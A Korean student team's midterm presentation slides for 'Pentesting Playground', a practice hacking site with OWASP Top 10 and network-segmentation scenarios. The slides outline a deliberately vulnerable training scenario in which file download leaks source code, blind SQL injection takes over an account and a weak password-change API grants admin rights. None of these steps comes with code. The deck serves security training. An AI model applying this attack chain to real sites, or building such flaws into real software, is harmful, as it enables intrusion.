




Pentesting Playground

모의해킹 실습 플랫폼 제작

취약점심(心)팀
중간 발표

2025.6.28





목차

01

프로젝트 개요

- 1.1 팀 소개
- 1.2 프로젝트 배경
- 1.3 프로젝트 목표

02

프로젝트 진행 상황

- 2.1 OWASPTop10 시나리오
- 2.2 망 분리 시나리오
- 2.3 공모전 출전

03

프로젝트 향후 계획

- 3.1 WBS
- 3.2 플랫폼 구축



01

프로젝트 개요

1.1 팀 소개

1.2 프로젝트 배경

1.3 프로젝트 목표



1.1 팀 소개


취약점심(心)

- ✓ 취약점 + 심(心)과 취약 + 점심이라는 중의적 의미
- ✓ 취약점에 진심으로 !!
- ✓ 밤새는 지 모르고 점심까지 !!

대중화



心(마음 심)



취약점심의 4가지 원칙



개방 및 협력



윤리적 해킹



1.2 프로젝트 배경



CTF의 한계

실제 모의해킹 환경과 달리
단일 취약점 위주로 설계된 CTF




한국 특수성 반영 X

JAVA, ORACLE이
한국 개발 환경에 매우 큰 비중




연습 사이트 부족

기존 실습 환경의 부족으로
실제 공격 환경 학습 어려움





Real World

여러 단계의 취약점 Chaining을
경험해볼 수 있는 Real World



JAVA 기반 환경

대다수의 웹 서비스가 JAVA,
ORACLE로 이뤄진 한국 특성 반영



PlayGround 제작

실제 공격 환경과 유사한
시나리오를 제공하는 실습 사이트 제작





1.3 프로젝트 목표

모의해킹 실습 사이트 제작 및 서비스



Pentesting Playground

[" http://vulunch.kr "](http://vulunch.kr)

- ✓ 국내 **Real World**와 유사한 모의해킹 실습환경 제공
- ✓ **Exploitation** 단계 이후에도 **Post-Exploitation**, **Lateral Movement** 등 다양한 모의해킹 기법 실습 가능
- ✓ 시나리오별 **연습문제 제공**으로 초심자도 자유롭게 참여가능한 환경




02

프로젝트 진행 상황

2.1 OWASP TOP 10 시나리오

2.2 망분리 시나리오

2.3 공모전 출전




owasp.vulnch.kr

2.1

OWASP TOP 10 시나리오



2.1 시나리오 필요성



웹 서비스는 외부에서 내부로의 **유일한 통로**
모의해킹의 시작은 웹 서비스를 통한 침투

A01:2021-Broken Access Control

A02:2021-Cryptographic Failures

A03:2021-Injection

A04:2021-Insecure Design

A05:2021-Security Misconfiguration

A06:2021-Vulnerable and Outdated Components

A07:2021-Identification and Authentication Failures

A08:2021-Software and Data Integrity Failures

A09:2021-Security Logging and Monitoring Failures*

A10:2021-Server-Side Request Forgery (SSRF)*


OWASP Top 10을 기반으로 하여
Real World 웹 취약점 체이닝 기법 학습



2.1 시나리오 기술 스택




- JSP + Spring + Oracle DB 의 개발환경
- 국내 Real World와 유사한 환경 구축






2.1 시나리오 컨셉




- 로봇을 생산하고 판매하는 가상의 **로봇틱스** 회사
- 로봇틱스 기업은 내부에 **금전적·산업적** 가치가 높은 자산을 보유하고 있음





2.1 시나리오 상세 설명

공격 흐름도







2.1 시나리오 상세 설명

소스코드 유출

File Download

- 제품소개 페이지에서 이미지 로딩 시 발생
- 소스코드를 획득하여 후속 공격 발판 마련



WH 로봇틱스의 제품소개 페이지




2.1 시나리오 상세 설명

기업회원 권한 획득

SQL Injection

- 제품소개 페이지의 제품 검색기능에서 발생
- **Blind SQLi**를 통해 기업회원 계정 탈취 가능



대표 로봇 제품

AlphaBot

검색



AlphaBot

AlphaBot은 스마트 공장 자동화를 위한 지능형 운반 로봇입니다. 고성능 센서와 AI 기반 경로 최적화로 효율적인 물류 이동을 지원합니다.

제품소개 페이지의 제품 검색 기능



2.1 시나리오 상세 설명

관리자 권한 획득

취약한 비밀번호 변경 API

- 비밀번호 변경 시 취약한 권한 검증
- 관리자 계정 비밀번호 변경을 통한 관리자 권한 획득

POST localhost:8080/mypage/password

